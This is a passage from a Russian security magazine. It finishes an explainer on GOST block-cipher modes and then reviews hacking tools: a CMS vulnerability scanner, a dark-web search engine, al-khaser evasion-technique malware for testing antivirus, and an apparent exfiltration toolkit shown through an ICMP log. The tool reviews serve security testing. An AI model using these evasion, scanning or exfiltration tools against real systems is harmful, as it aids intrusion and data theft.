4. Подблоки S_0 и S_1 снова проходят режим простой замены, сращиваются, и получается результирующая гамма $\Omega = S_0 V S_1$.
5. Открытый текст складывается по модулю 2 с полученной гаммой.

Шаги 3–5 повторяются для каждого блока. Все эти манипуляции можно посмотреть на схеме.




Расшифрование выполняется аналогично, вместо блока открытого текста подается блок шифротекста.

Режим гаммирования с обратной связью

Идем на усложнение. Алгоритм похож на режим гаммирования, однако гамма формируется на основе предыдущего блока зашифрованных данных, так что результат шифрования текущего блока зависит также и от предыдущих блоков.

1. Синхропосылка S — 64-битная псевдослучайная последовательность.
2. S шифруется в режиме простой замены.
3. Открытый текст складывается по модулю 2 с полученной гаммой.
4. Полученный шифротекст поступает в качестве синхропосылки для следующего блока, а также поступает на выход.

Как это выглядит, можно посмотреть на схеме.




Шифрование в режиме гаммирования с обратной связью

Режим имитовставки

В этом режиме вырабатывается имитовставка — дополнительный блок фиксированной длины, зависящий от исходного текста и ключей. Такой небольшой блок нужен для подтверждения того, что в шифротекст случайно или преднамеренно не были внесены искажения, — то есть для проверки целостности. Работает этот режим так:

1. Блок открытого текста проходит 16 раундов в режиме простой замены.
2. К полученному блоку по модулю 2 прибавляется еще один блок открытого текста.
3. Сумма проходит еще 16 раундов в режиме простой замены.

4. Прибавляется следующий блок открытого текста и опять простая замена и так далее, пока не кончатся блоки открытого текста.



Шифрование в режиме имитовставки

Для проверки получатель после расшифровывания текста проводит аналогичную описанной процедуру. В случае несовпадения результата с переданной имитовставкой все соответствующие М блоков считаются ложными.

ГОСТ 34.12–2015 (КУЗНЕЧИК)

Многие считают ГОСТ 28147—89 морально устаревшим и недостаточно стойким по сравнению с зарубежными алгоритмами. На смену ему отечественными криптографами был выпущен новый стандарт шифрования. Говорят, что это произошло то ли из-за большого количества атак на старый ГОСТ, то ли потому, что такая длина блока уже устарела и маловата для современных массивов данных. Истинных причин никто не афиширует. Конечно, не обошлось без изменений основных характеристик.

Основные характеристики: ключ 256 бит, блок 128 бит.

Также стоит сказать, что в новом стандарте S-боксы фиксированы и продуманны, так что не стоит изобретать свои чудо-случайные подстановки. В новом ГОСТе режимов шифрования стало гораздо больше:

- режим простой замены (Electronic Codebook, ECB);
- режим гаммирования (Counter, CTR);
- режим гаммирования с обратной связью по выходу (Output Feedback, OFB);
- режим простой замены с зацеплением (Cipher Block Chaining, CBC);
- режим гаммирования с обратной связью по шифротексту (Cipher Feedback, CFB);
- режим выработки имитовставки (Message Authentication Code algorithm).


Рассмотрим новые режимы.

Режим простой замены с зацеплением

Как было видно на прошлом стандарте, режим простой замены — самый слабый из режимов, поэтому в новом стандарте он теперь выступает с зацеплением и стал вовсе не таким простым.

1. *Инициализирующий вектор* — звучит страшно, но на деле всего лишь последовательность битов, поступающая на вход.
2. Вектор разбивается на две части — L и R, одна из которых складывается по модулю 2 с открытым текстом, а другая становится половинкой инициализирующего вектора для следующего блока.
3. Сумма открытого текста и кусочка инициализирующего вектора проходит через шифр простой замены.
4. Полученные блоки зашифрованного текста склеиваются.

Стоит посмотреть на схему, и сразу все становится ясно.



Шифрование в режиме простой замены с зацеплением

Разумеется, с инициализирующим вектором не все так просто: он проходит через ряд линейных преобразований (с использованием линейного регистра сдвига), прежде чем начать шифрование нового блока. Но для знакомства с шифром достаточно представлять такую схему. Расшифрование в этом режиме тоже не совсем очевидное, поэтому лучше посмотреть схему.


Вместо блока открытого текста подается блок расшифрованного шифротекста.

Инициализирующий вектор
L
R
R
L
Расшифрование в режиме простой замены
Блок шифротекста
Блок открытого текста
Расшифрование в режиме простой замены
Блок шифротекста
Блок открытого текста
. . .

Расшифрование в режиме простой замены с зацеплением

Режим гаммирования с обратной связью по выходу

Завершающий эту статью режим очень похож на предыдущий с существенным различием: сцепление идет до сложения с открытым текстом.



Шифрование в режиме гаммирования с обратной связью


Расшифрование в этом режиме выполняется аналогично зашифрованию, только блоки открытого текста заменяются блоками шифротекста.

ГДЕ ЖЕ ОНО ВСЕ-ТАКИ НАДО?

В нашей стране ГОСТ 28147—89 активно применяется в системах шифрования (спасибо, кэп!). Шифрование на отечественном стандарте предусматривает наиболее используемое отечественное ПО в области криптографии: Acronis, КРИПТО-ПРО и другие. Кроме того, ты сам можешь использовать ГОСТ в своих разработках — ты имеешь на это право, можно даже считать, что своими налогами ты оплатил этот стандарт. Для многих языков программирования существуют библиотеки, его реализующие. Например, для Java и C# есть Bouncy Castle, на JS — библиотека WebCrypto GOST Library, для плюсов — Encryptions. Среди отечественных разработок это криптопровайдер КриптоПро CSP.

Пара слов о стойкости режимов шифрования. Немало зарубежных криптографов пытались поднять руку на наш стандарт, однако на данный момент не известно ни одной атаки, которая может быть реализована на современном технологическом уровне развития. Среди программистов этот стандарт долгое время был не слишком популярен, так как из его текста понять алгоритм работы тяжело, а более четких описаний маловато. Но сейчас уже полно реализаций на многих языках программирования. Так что теперь использование ГОСТа вполне реально, и по многим параметрам он превосходит зарубежные стандарты. В конце концов, где же патриотизмъ?!


В следующей статье поглядим, что они там понаделали в своей загранице.



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Авторы:
Serge Guelton,
Sebastien Renaud

URL:
github.com/quarkslab/binmap

Система:
Linux/Windows

BINMAP

Binmap — это проект с открытым исходным кодом для сканирования системы и сбора информации об исполняемых бинарных файлах, их зависимостях, символах и многом другом. Ты можешь задаться вопросом: как это вообще может пригодиться?

На самом деле это очень полезная штука, она помогает глобально взглянуть на систему или программу (можно указать конкретную директорию) в плане использования и переиспользования кодовой базы. Самый простой сценарий, который сразу напрашивается, — это случай, когда известно, что в определенной библиотеке есть уязвимость. И нужно найти все места в программе, где используется код данной библиотеки. Это может помочь как закрыть уязвимость во всех проблемных местах, так и определить вектор, в котором проще всего данную уязвимость проэксплуатировать, — смотря что тебе надо.

Библиотеки могут использоваться тремя путями:

- динамическая линковка;
- загрузка в runtime (dlopen или LoadLibrary) — не поддерживается binmap;
- статическая линковка — не поддерживается binmap, но можно дописать.

Приятно, что есть поддержка форматов PE и ELF. Подробнее об инструменте можно прочитать в данном блоге.



Автор:
Vishal

URL:
github.com/vlall/darksearch

Система:
Linux/Windows

DARKSEARCH

Людей притягивает то, что запрещено, — это всегда интересно. Есть вещи, которые специально скрываются от глаз обычных пользователей, и там порой надо уметь искать нужную информацию.

Проект Darksearch позволяет искать нужную информацию в скрытых источниках, таких как dark web onions сайты, IRC-чаты, геймерские чаты, blackhat-форумы. Помимо веб-поисковика, есть и специальный простенький API на Python для выполнения нужных поисковых запросов к системе.

Мы уверены, что данный проект определенно найдет свою аудиторию, как и поисковик Shodan.

```
ssr # droopescan scan drupal -u
[+] No themes found.

[+] Possible interesting urls found:
    Default changelog file - https://ww
    Default admin - https://www.drupal.

[+] Possible version(s):
    7.34

[+] Plugins found:
    views https://www.drupal.org/sites/
        https://www.drupal.org/sites/al
        https://www.drupal.org/sites/al
    token https://www.drupal.org/sites/
        https://www.drupal.org/sites/al
        https://www.drupal.org/sites/al
    pathauto https://www.drupal.org/sit
```

Автор:
Pedro Worcel

URL:
github.com/droope/droopescan

Система:
Linux

СКАНИРУЕМ CMS'КИ

Droopescan — это сканер для поиска проблем/уязвимостей в ряде CMS (Content Management System). В первую очередь — в Drupal, SilverStripe, WordPress и еще немного Joomla. Можно отдельно отметить, что инструмент имеет плагинную архитектуру.

Среди аналогов выделяется тем, что:

- он быстрый;
- стабильный;
- часто обновляется;
- поддерживает массовое сканирование;
- на 100% Python.

Что касается проверок при сканировании, то тут из коробки есть четыре типа:

- определение используемых плагинов на портале;
- определение темы;
- определение версии CMS;
- проверка разных интересных URL'ов (например, панель администратора).

При этом сканирование цели можно проводить как указав параметр командной строки, так и указав путь до файла со списком интересующих целей. Если для сканирования требуется аутентификация на хосте, то это не проблема, так как инструмент поддерживает netrc-файл и http_proxy переменную окружения.

Установка в две строчки:

```
# git clone https://github.com/droope/↵
    droopescan.git && cd droopescan
# pip install -r requirements.txt
```

POC MALWARE

Очень интересный и необычный проект. Как говорит автор, al-khaser — это PoC вредоносного кода с хорошими целями для проведения тестирования твоей антивирусной системы. Программа распространяется в исходных кодах, в виде проекта для VisualStudio, и можно собрать экземпляр с теми или иными трюками, которые сейчас активно используются настоящими вредоносными программами в ITW, и посмотреть, как с этим справится твой антивирус.

Из техник al-khaser на сегодняшний день поддерживает:

- Anti-debugging attacks (24 техники);
- Anti-Dumping (одна техника);
- Timing Attacks Anti-Sandbox ((10 техник);
- Human Interaction Anti-Sandbox ((8 техник);
- Anti-Virtualization (11 техник и множество подвидов);
- Code/DLL Injections (6 техник).

Список действительно внушительный, и он при этом еще пополняется (это можешь сделать и ты).

В итоге благодаря этому проекту можно:

- протестировать как свои скиллы, так и свой плагин по обходу антиотладок;
- проверить свой sandbox или окружение на скрытость от вредоносного кода.

Автор:
LordNoteworthy

URL:
github.com/LordNoteworthy/al-khaser

Система:
Windows

```
root@Chocolate-Crispy:~/DET# python det.py
[2016-03-08.16:07:27] CTRL+C to kill DET
[2016-03-08.16:07:27] [icmp] Listening for
[2016-03-08.16:07:28] [icmp] Received ICMP
[2016-03-08.16:07:32] [icmp] Received ICMP
[2016-03-08.16:07:32] Received 67 bytes
[2016-03-08.16:07:32] Register packet for
05119f81ea199100df01bbfcb
[2016-03-08.16:07:35] [icmp] Received ICMP
[2016-03-08.16:07:35] Received 840 bytes
[2016-03-08.16:07:36] [icmp] Received ICMP
[2016-03-08.16:07:36] Received 994 bytes
[2016-03-08.16:07:37] [icmp] Received ICMP
[2016-03-08.16:07:37] Received 872 bytes
[2016-03-08.16:07:40] [icmp] Received ICMP
[2016-03-08.16:07:40] Received 820 bytes
[2016-03-08.16:07:43] [icmp] Received ICMP
```

Автор:
Paul Sec

URL:
github.com/sensepost/DET

Система:
